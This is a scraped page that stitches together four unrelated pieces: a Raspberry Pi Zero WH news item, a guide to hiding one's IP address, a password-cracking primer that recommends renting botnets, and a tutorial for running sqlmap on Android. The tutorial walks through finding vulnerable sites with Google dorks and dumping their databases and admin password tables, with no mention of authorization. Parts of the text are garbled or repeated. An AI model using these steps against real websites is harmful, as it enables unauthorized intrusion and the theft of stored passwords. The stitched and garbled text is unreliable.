How much can you cram into a 2.6 in x 1.2 in circuit board? You’d presume not much, but the Raspberry Foundation is trying to prove you wrong. First, it added built-in Wi-Fi to its teeny Raspberry Pi Zero and called it the Raspberry Pi Zero W. Now it’s adding a 40-pin GPIO header on top of that and calling it, what else, the Raspberry Pi Zero WH. Now tinkerers and makers don’t need to get their fingers burned immediately when just getting started.
One of the biggest draws of the Raspberry Pi family of single board computers or SBCs is their expandability. That comes via the standard 40-pin GPIO header on the full-sized boards. But in order to shrink down the size, the Raspberry Pi Zero had to forego the header while still retaining the GPIO contacts.
This raised the barrier to entry a bit for new comers to the RPi Zero. It meant that users would have to solder onto the contacts themselves if they want to make use of GPIO functionality. Not exactly encouraging for beginners and not useful for temporary experiments.
The RPi Zero WH solves that by offering a version that already has the header built-in. This makes it easier to prototype connections, make changes on the fly, and ease the introduction for newbies. It also makes Raspberry Pi’s new GPIO Expander software a bit more enticing. Releasedlast month, the GPIO Extender allows easy access to those pins via a USB cable instead of using SSH.
The added convenience does come with a price. Actually two. The first is that the Raspberry Pi Zero WH is naturally taller than the previous two models, though that may not be too much a cost for some makers. It just won’t fit with existing enclosures. The other price is literal, with the RPi Zero WH’s $18 tag. That’s almost double the RPi Zero W, which, in turn, is double the original RPi Zero.

Borrow a different IP address to go anywhere online and stay hidden.
The reasons why you might want to mask your IP address may include: Hiding your geographical location, preventing Web tracking, avoiding a digital footprint, or to bypass any content filters, bans or blacklisting.
There are a few ways to hide your IP address...that unique number assigned to the network connection on the computer.
Four ways to hide your IP address:
Use a VPN Service
Use Tor
Use a Proxy Server
Use Free/Public WiFi
1. Use a VPN Service – The Best Way
Sign up with these services and when you go online, you'll be showing the world a different IP address...one that's on loan from the service you're using.
There are many more advantages to using a personal VPN service over a proxy such as high speed bandwidth, usability, a secure connection, private access to blocked sites, and the ability to choose the country and city where you appear to be.
There are hundreds of VPN companies you could choose from...many of them shady or poor quality.
2. Use the Tor Browser – The Slowest Choice
People from all over the world use Tor to search and buy products and communicate with others with restricted Internet access, such as what exists in some foreign countries.
TheTor Browser(like Chrome, Firefox or Safari) is a free software program that you download onto your computer that conceals your IP address every time you go online anonymously. This free process is layered with heavy-duty encryption, which means your data is layered with security and privacy protection.
3. Use a Proxy Server – The Riskiest Method
A proxy server (sometimes called an "open proxy" or just "proxies") can be use to re-route your browser (Chrome, Firefox, Safari, Internet Explorer, or Edge) around company or school content filters.
There are risks involved in using masking your IP address with a proxy: Many will slow down your internet connection, some are run on compromised machines, and may not be legal in some countries.
4. Use Free/Public WiFi – The Long Distance Option
An IP address doesn't travel with you. So if you simply go to a coffee shop, bookstore or hotel lobby and tap into their Wi-Fi, you will temporarily hide your usual IP address. How so? You'll be using their network's IP address for as long as you're online.
Try it out. First, click show my ip to see your current IP address, and then visit any place with free Wi-Fi, log in to their Internet and check it again.
However, if you don't use a VPN, your Internet activity is at risk of being spied on or intercepted by a bad guy without your knowing it.
Now, I thought it might be worthwhile to begin a series on password cracking in general. Password cracking is both an art and a science, and I hope to show you the many ways and subtleties involved.
We will start with the basic principles of password cracking that are essential to ALL password cracking techniques, followed by some of the tools and technologies used. Then, one by one, I will show you how to use those principles and technologies effectively to crack or capture the various types of passwords out there. The Importance & Methods of Password Cracking
Passwords are the most widely used form of authentication throughout the world. A username and password are used on computer systems, bank accounts, ATMs, and more. The ability to crack passwords is an essential skill to both the hacker and the forensic investigator, the latter needing to hack passwords for accessing the suspect's system, hard drive, email account, etc.
Although some passwords are very easy to crack, some are very difficult. In those cases, the hacker or forensic investigator can either employ greater computing resources (a botnet, supercomputer, GPU, ASIC, etc.), or they can look to obtain the password in other ways. These ways might include insecure storage. In addition, sometimes you don't need a password to access password-protected resources. For instance, if you can replay a cookie, session ID, a Kerberos ticket, an authenticated session, or other resource that authenticates the user after the password authentication process, you can access the password protected resource without ever knowing the password.
Sometimes these attacks can be much easier than cracking a complex and long password. I will do a tutorial on various replay attacks in the near future (look out specifically for my upcoming article on stealing the Facebook cookie to access someone's Facebook account). Now, let's start with the basics.
Step 1
Password Storage
In general, passwords are not stored in clear text. As a rule, passwords are stored as hashes. Hashes are one-way encryption that are unique for a given input. These systems very often use MD5 or SHA1 to hash the passwords.
In the Windows operating system, passwords on the local system are stored in the SAM file, while Linux stores them in the /etc/shadow file. These files are accessible only by someone with root/sysadmin privileges. In both cases, you can use a service or file that has root/sysadmin privileges to grab the password file (e.g. DLL injection with samdump.dll in Windows).
Step 2
Types of Attacks
Dictionary
A dictionary attack is the simplest and fastest password cracking attack. To put it simply, it just runs through a dictionary of words trying each one of them to see if they work. Although such an approach would seem impractical to do manually, computers can do this very fast and run through millions of words in a few hours. This should usually be your first approach to attacking any password, and in some cases, it can prove successful in mere minutes.
Rainbow Table
Most modern systems now store passwords in a hash. This means that even if you can get to the area or file that stores the password, what you get is an encrypted password. One approach to cracking this encryption is to take dictionary file and hash each word and compare it to the hashed password. This is very time- and CPU-intensive. A faster approach is to take a table with all the words in the dictionary already hashed and compare the hash from the password file to your list of hashes. If there is a match, you now know the password. Brute Force Brute force is the most time consuming approach to password cracking. It should always be your last resort. Brute force password cracking attempts all possibilities of all the letters, number, special characters that might be combined for a password and attempts them. As you might expect, the more computing horsepower you have, the more successful you will be with this approach.
Hybrid
A hybrid password attack is one that uses a combination of dictionary words with special characters, numbers, etc. Often these hybrid attacks use a combination of dictionary words with numbers appending and prepending them, and replacing letters with numbers and special characters. For instance, a dictionary attack would look for the word "password", but a hybrid attack might look for "p@$$w0rd123".
Step 3
Commonly Used Passwords
As much as we think each of us is unique, we do show some common patterns of behavior within our species. One of those patterns is the words we choose for passwords. There are number of wordlists that have been compiled of common passwords. In recent years, many systems have been cracked and passwords captured from millions of users. By using these already captured passwords, you are likely to find at least a few on the network you are trying to hack.
Step 4
Password Cracking Strategy
Many newbies, when they start cracking passwords, simply choose a tool and word list and then turn them loose. They are often disappointed with the results. Expert password crackers have a strategy. They don't expect to be able to crack every password, but with a well-developed strategy, they can crack most passwords in a very short amount of time. The key to develop a successful strategy of password cracking is to use multiple iterations, going after the easiest passwords with the first iteration to the most difficult passwords using different techniques for each iteration.
Step 5
Password Cracking Software

John
John the Ripper is probably the world's best known password cracking tool. It is strictly command line and strictly for Linux. Its lack of a GUI makes a bit more challenging to use, but it is also why it is such a fast password cracker.
One of the beauties of this tool is its built in default password cracking strategy. First, attempts a dictionary attack and if that fails, it then attempts to use combined dictionary words, then tries a hybrid attack of dictionary words with special characters and numbers and only if all those fail will it resort to a brute force.

Ophcrack
Ophcrack is a free rainbow table-based password cracking tool for Windows. It is among the most popular Windows password cracking tools (Cain and Abel is probably the most popular; see below), but can also be used on Linux and Mac systems.
It cracks LM and NTLM (Windows) hashes. For cracking Windows XP, Vista and Windows 7, you can download free rainbow tables. You can download Ophcrack on SourceForge, and you can get some free and premium rainbow tables for Ophcrack here.

L0phtCrack
L0phtCrack is an alternative to Ophcrack, and attempts to crack Windows passwords from hashes in the SAM file or the Active Directory (AD). It also uses dictionary and brute force attacks for generating and guessing passwords.
L0phtCrack was acquired by Symantec and they promptly discontinued it in 2006. Later, L0phtCrack developers re-acquired this excellent password cracking tool and re-released it in 2009. You can download the tool here.Cain and Abel

Cain and Abel just might be the best known password cracking tool on the planet. Written strictly for Windows, it can crack numerous hash types, including NTLM, NTLMv2, MD5, wireless, Oracle, MySQL, SQL Server, SHA1, SHA2, Cisco, VoIP, and many others.
Cain and Abel can crack passwords using a dictionary attack, rainbow attack, and brute force. One of its better features is the ability to select the password length and character set when attempting a brute force attack. And besides being an excellent password cracking tool, it is also a great ARP Poisoning and MiTM tool.

THC-Hydra
THC-Hydra is probably the most widely used online hacking tool. It is capable of cracking web form authentication, and when used in conjunction with other tools such as Tamper Data, it can be a powerful and effective tool for cracking nearly every type of online password authentication mechanism.

BrutusBrutus is an online password cracking tool that many consider the fastest online password cracker. It is free and available on both Linux and Windows, and it supports password cracking in HTTP (Basic Authentication), HTTP (HTML Form/CGI), POP3, FTP, SMB, Telnet, and other types such as IMAP, NNTP, NetBus, etc.
Brutus has not been updated in quite awhile, but it can still be useful and since it is open source, you can update it yourself. Brutus can be downloaded here.

Aircrack-Ng In my humble opinion, aircrack-ng is undoubtedly the best all-around Wi-Fi hacking software available. It is capable of cracking both WEP and WPA2, and it is also capable of doing the following, among many other things. Creating a Soft AP Creating an Evil Twin Creating a Rogue AP Conducting a DOS attack against a Wi-Fi AP
It is only available for Linux and requires a bit of a learning curve to master, but you will be richly rewarded for the time spent learning it. In addition, to be most effective you will need to use an aircrack-ng compatible wireless card, so check their extensive list before buying your card.
Aircrack-ng is built into BackTrack and Kali and can be downloaded here. Step 6 Password Cracking Hardware Botnet Password cracking is simply a function of brute force computing power. What one machine can do in one hour, two machines can do in a half hour. This same principle applies to using a network machines. Imagine what you can do if you could access a network of one million machines!
Some of the botnets available around the globe are more than a million machines strong and are available for rent to crack passwords. If you have a password that might take one year to crack with your single CPU, a million-machine botnet can cut that time to approximately 1 millionth the time, or 30 seconds!
GPU
GPUs, or graphical processing units, are much more powerful and faster than CPU for rendering graphics on your computer and for cracking passwords. We have a few tools built into Kali that are specially designed for using GPUs to crack passwords, namely cudahashcat, oclhashcat, and pyrit. Look for coming tutorials on using these tools and the GPU on your high-end video card to accelerate your password cracking.
Hello everyone, Today I am going to show you how to install SQLMAP on Android without root permission and hack website with sql injection. Basically sqlmap is designed for the Linux, and its based on some basic SQL injection vulnerabilities like blind, time-base, error-base etc. I personally found out this trick and brought it for you guys! This works with non rooted phones and it won’t need much space to install. Hardly 20mb is needed. So you can use it. Also it doesn’t need any Linux distro and all heavy files you can use it in small phones. Also I personally tested it on many non rooted phone. It is working fine. The basic thing you need is brain Nothing else now! I’m not wasting your precious time more.
So let’s start!
Requirements
Termux(linux terminal contain many inbuilt commands)
First install all apps from above link and run it at least once download that sqlmap zip file and extract it in sdcard and change its name
After that open Termux and run given command
apt update && apt upgrade
It takes some time to update it will ask that some space is required you want to install simply press y to yes it took a small amount of space to install
If you are using 6+ android version phone then you need to run this command or if you use lower version you can simply skip it’s not mandatory but I suggest you to run it
termux-setup-storage
It will ask you to allow permission of using your internal storage to proceed just hit that allow button and go to next step
packages install python2
This command install python in your termux it ask you that you want to install python enter y for installing python2 in your termux
Let’s Start
Now all set you just need to find sqlmap.py in your phone and navigate using cd first you need to access root folder so first run
cd /
Then type
cd sdcard
cd ls
It will show you all files now you need to find sqlmap-master(extracted folder)
cd sqlmap-master

cd sqlmap-master
Two times sqlmap-master if you already change name of sqlmap-master to sqlmap then you can run
cd sqlmapcd sqlmap-master
You can take help of “ls ” command to list down all files on that location
Navigate to the sqlmap-master folder where the sqlmap.py is stored to run that sqlmap you need following command
python2 sqlmap.py
If you see this red color sqlmap then you are done with the installation of sqlmap now next step is hacking the website using sqlmap it you need to find the website with sql vulnerability or you can use simple method inbuilt sqlmap google dork to find website
If you are using google dork then
python2 sqlmap.py -g your_keyword
If you want to use direct url then
python2 sqlmap.py -u your_url
You can refer sqlmap official site for help or just type python2 sqlmap.py -h for basic help python2 sqlmap.py -hhfor advance help
If you want to hack whole site with all database and tables just add -a with python2 sqlmap.py -g your_keywordor with python2 sqlmap.py -u your_url
In google dork method it will give you three option yes for attacking first site which come in result for selecting it you need to type “y” for skipping to next target you can use “n” and for quite use “q”
Get Set Attack!
After that it will start attacking on site wait until it finish it may ask you following question just simply hit “y”
After that it will show you many tables and every thing that sqlmap hacked don’t worry you can view it in log when process done
Now if you want to see all tables you need to run following command
python2 sqlmap.py -u url --tables
It will return all tables name that already hacked by sqlmap now choose the table you want to view by simply entering following command in my case I want to view the admin table to view password so I run
python2 sqlmap.py -u url -T your_table name
This command will save your table data and log file in root folder which is not accessible to normal non rooted phone but no worry we have solution this terminal can access so we are going to copy this file to your internal storage for view it with non rooted phone also
cp source //sdcard
Just replace the source with source given by terminal in above command it will omit the dump file but don’t worry we don’t need it now navigate to the file using your inbuilt file manager or use ES file manager
Congo! You successfully hacked a website using sqlmap with sql injection on Android.
Dorks
I’m giving below some important dorks here, so you can find SQL vulnerable sites easily!




 This works with non rooted phones and it won’t need much space to install. Hardly 20mb is needed. So you can use it. Also it doesn’t need any Linux distro and all heavy files you can use it in small phones. Also I personally tested it on many non rooted phone. It is working fine. The basic thing you need is brain


